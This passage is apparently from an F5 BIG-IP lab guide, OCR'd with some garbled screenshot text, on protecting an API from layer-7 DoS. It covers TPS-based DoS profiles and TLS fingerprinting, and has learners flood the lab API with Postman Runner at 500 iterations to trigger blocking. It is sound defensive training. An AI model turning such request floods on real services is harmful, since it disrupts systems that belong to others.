 [HTTPS] /department/police/ 10.1.10.6 10:31:01 2018-06-13 	1	cool 525	Host: api.vlab.f5demo.com cookie: TS0130230=01afb0dd28d46ab4bd6d4c4072f9c2ae935473c2a8356569249df08e830a3f3d559c43935188ae1cc736f2aaa0a43e540150259 525f; TS01d69f07=01afb0dd28646ab4bd6d4c4c072f9c2ae935473c2a8356569249df08e830a3f3d559c43935188ae1cc736f2aaa0a43e540150259 7f: TS01c40ef=ma1fb0dd28566d7d0db4b5ffe618c7481f344a31d9185183601cb6ccf8bd60f385728b5a60d674b333eb08826da27f41cbfd5945e																		
 [HTTPS] /department/police/ 10.1.10.6 10:28:27 2018-06-13 	3	acco	IS01e/40et=01atD0dd285 ept-encoding: gzip, def nection: keep-alive sion-id: d5519e71		1CD0CC18D00	ar 3837788038680074033360888260827441C1DT039456															
[HTTPS] /department/police/	3		sion-key: f8b148c24e7ac	d093483cb809d5519e71																	

API call is matching the signature and hence being blocked

7.4 API and L7 DoS

In this section you will build security policy to protect API from L7 DoS attacks.

7.4.1 API L7 DoS attacks and TPS based protection

In this module you will examine L7 DoS attacks against API, detection and mitigation based on the transaction rate per second per individual source.

DoS profile configuration

- 1. In the BIG-IP GUI navigate to Security -> DoS Protection -> DoS Profile and click Create; Define the name **API_DoS** and click Finished
- 2. Click on just created DoS profile and go to **Application Security** tab; click **Edit**, set the checkbox for enabled on **Application Security** and examine configuration options
- 3. Proceed to **TPS-Based Detection**, make sure it is enabled and set mitigation criteria **By Source IP**: reached at least value to 2 and absolute threshold **TPS reached** to 3 tps, then click Update

Security » DoS Protection : DoS	Profiles »	\PI_DoS			
🔅 🗸 Properties Applicat	tion Security				
Application Security		Application Security	» TPS-based DoS Detection		Edit All
General Settings	~	This section configures the dete	ection of DoS attacks based on high volume	e of incoming traffic.	
Proactive Bot Defense	Off	Operation Mode	Specifies how the system reacts	Blocking	Edit
Bot Signatures	Off		when it detects an attack.		
Mobile Applications	Off	Thresholds Mode	Specifies what type of thresholds to use.	Manual	Edit
TPS-based Detection	~	How to detect attackers and which mitigation to	By Source IP	Consider an IP as an attacking entity if either of the following conditions occur:	Close
Behavioral & Stress-based Det	tection Off	use		Relative Threshold: TPS increased by: 500 % and reached at least 2 ransactions per second OR	
Record Traffic	Off			Absolute Threshold: TPS reached: 3 ransactions per second	
				Set default criteria	
				Select mitigation methods to use on the attacking IP's: Client Side Integrity Defense	
				CAPTCHA Challenge Request Blocking Rate Limit	
			By Device ID	No mitigation	Edit
			By Geolocation	No mitigation	Edit
			By URL	Mitigation: Request Blocking (Rate Limit)	Edit
			Site Wide	No mitigation	Edit
		Prevention Duration	Specifies the time spent in each mitigation step until it is stopped, and the next one is started.	Escalation Period: 120 seconds De-escalation Period: 7200 seconds	Edit

4. Navigate to Local Traffic -> Virtual Servers -> **api.vlab.f5demo.com** -> Security -> Policies and enable DoS Protection Profile; choose just configured **API_DOS** profile from the dropdown menu

Local Traffic » Virtual Se	ervers	: Virtual Serv	er List »	api.vlab.f5c	lemo.com	
🕁 🚽 Properties	Reso	urces	Security	-	Statistics	
Policy Settings					,	
Destination		10.1.10.98:4	43			
Service		HTTPS				
Application Security Policy		Enabled	Policy:	API_Secur	ity_Policy	\$
Service Policy		None	-			
IP Intelligence		Disabled	\$			
DoS Protection Profile		Enabled	Profile	API_DoS	\$	
Log Profile		Enabled Selec /Common API_Lab_	ted	<< >>	Availa Common Log all reque Log illegal re global-netwo local-dos	sts quests
Update						

Examine protected API environment

- 1. Go to Postman, expand **HR_API_DoS** collection and click on **DoS** API call
- Make sure authorization type is set to OAuth 2.0. From the list of available tokens select hruser and click Preview Request. Then click Send. Make sure you are getting expected response and click Save

GET 🗸	https://{ <mark>{api_dns_name}}</mark> /depa	rtment	Params Send	✓ Save ∨
Authorization	Headers (1) Body Pre	-request Script Tests	4	5 Cookies Code
OAuth 2.0	~	Access Token	ewoglCJhbGciOiJlUzl1NilsCiAgImtpZCl6ImxhYilKfQ.ewoglCJ0 Avail	able Tokens 🛛 🗸
	data will be automatically ou send the request. Learn vrization		Get New Access Token 2 hrus	ser lage Tokens
Add authorization				
Request Headers	s 🗸 🗸			
Preview Request	3			

3. Click Runner in the Postman

File Edit View Collection History Help					
🕂 New 🔻 Import Runner 📭					
Q Filter	JSON Parsing Array				
History Collections	▶ DoS				
All Me Team					
	GET V https://{{api_dns_name}}/departme				
Anonymous API 5 requests	Authorization Headers (1) Body Pre-req				
HR API 7 requests	OAuth 2.0				
HR_API_DoS 1 request	The authorization data will be automatically generated when you send the request. Learn				
GET DoS	more about authorization				
HR_API_Illegal	Add authorization data to				
4 requests	Request Headers 🗸 🗸				


4. Click on **HR_API_DoS** collection, select the **Environment** - API Protection Lab, set Iterations to **500**, Log Responses set to **For no requests** and click Run

Collection Runner

Choose a collection or folder:

Q Search for a	collection or folder
K HR_API_DoS	
GET DoS	
Environment	API Protection Lab
lterations	500
Delay	0 ms
Log Responses	For no requests \vee 🕕
Data	Select File
\checkmark	Persist Variables
	Run HR_API_DoS

5. After short period of time Postman Runner should report failing transactions (it may not and gracefully handle the rate limiting, proceed to check logs in next steps anyway)



6. In the BIG-IP GUI navigate to Security -> Event Logs -> DoS -> Application Events and examine messages in the logs

7.4.2 API L7 DoS attacks and TLS based fingerprinting

In this module you will examine L7 DoS attacks against API, detection based on transaction rate per second per individual client OS or browser. Each client OS or browser have got fairly unique combination of supported ciphers, TLS extensions, compressions settings and other options exposed during TLS handshake. BIG-IP is capturing those options and producing fairly unique TLS fingerprint which can be used to identify bad actors with better granularity than traditional source based approach. The environment is already preconfigured for this use case.

Examine protected API environment

- 1. Go to Postman, expand **TLS_fingerprint** collection and rapidly run **List Departments** API call a few times you should be able to get blocking response from BIG-IP
- In the BIG-IP GUI navigate to Security -> Event Logs -> Application Requests and examine the last log message; Note violation type and TLS fingerprint

□ Q + 11 Date + Newest ↓ ■	Illegal Requests: Illegal	Requests 🕱				Ø- Total Entries:		
[HTTPS] /department 10.1.10.6 19:10:22 2018-06-14	3 0 N/A	Delete Request Export Request Accept Request 💭						
 [HTTPS] /department 10.1.10.6 19:09:23 2018-06-14 	3 N/A	Y @ MaliciousFingerprint [1] ~ T [HTTPS] /department Bestol All Deta						
[HTTPS] /department 3 10 1 10 6		Geolocation -	7 • N/A	Time 7 2018-06-14 19:09:23				
18:16:41 2018-06-14	N/A	Source IP Address - Session ID -	▼ € 10.1.10.6:52737 ▼ 96568b612e2/37e8	Violation Rating Attack Types	3 Request needs further examin T Brute Force Attack -	ation		
 [HTTPS] /department 10.1.10.6 18:16:40 2018-06-14 	3	Response N/A Response N/A						
 [HTTPS] /department 10.1.10.6 16:46:48 2018-06-13 	3 N/A	Request actual size: 627 bytes.						
 [HTTPS] /department 10.1.10.6 14:16:19 2018-06-13 	1	<pre>GET /department HTTP/1.1 cache-control: no-cache Postman-Token: 495db736-b180-4886-8fa1-fafe626a13f3 User-Agent: PostmanRuntime/7.1.1 Accept: */* Host: anonymous_ap1.vlab.f5demo.com cookie: TS010aab7d=01afb0d28b850e065b6f9e71f71116451fe58493226acfb4bba5472d6e58ed0e516cf8118dc6fc934758fc9e195f3874ef619df3 1 accept-encoding: gzip, deflate Connection: keep-alive</pre>						
 [HTTPS] /department/police/ 10.1.10.6 12:27:17 2018-06-13 	1 N/A							
 [HTTPS] /department/police/ 10.1.10.6 12:06:29 2018-06-13 	3 N/A							
 [HTTPS] /department/police/ 10.1.10.6 12:03:38 2018-06-13 	3 N/A	[S1E1ngerprint:]0301+0303+006E+C02EC030C02C009EC0270067C022006EC024C014C00A00A500A300A1009F006A0065003500330032003 02EC02AC026C00FC005009D003D0035C023C013C00900A400A200A00040003F003E0033003200310030C031C02DC025C02EC004009C003C002F00FF+ 1+00						
[HTTPS] /department/police/	3							

- 3. Open the browser and access https://aapi.vlab.f5demo.com/department quickly update the page a few times to get the blocking response
- 4. In the BIG-IP GUI navigate to Security -> Event Logs -> Application Requests and examine the last log message; Note the difference between TLS fingerprint from Postman and web browser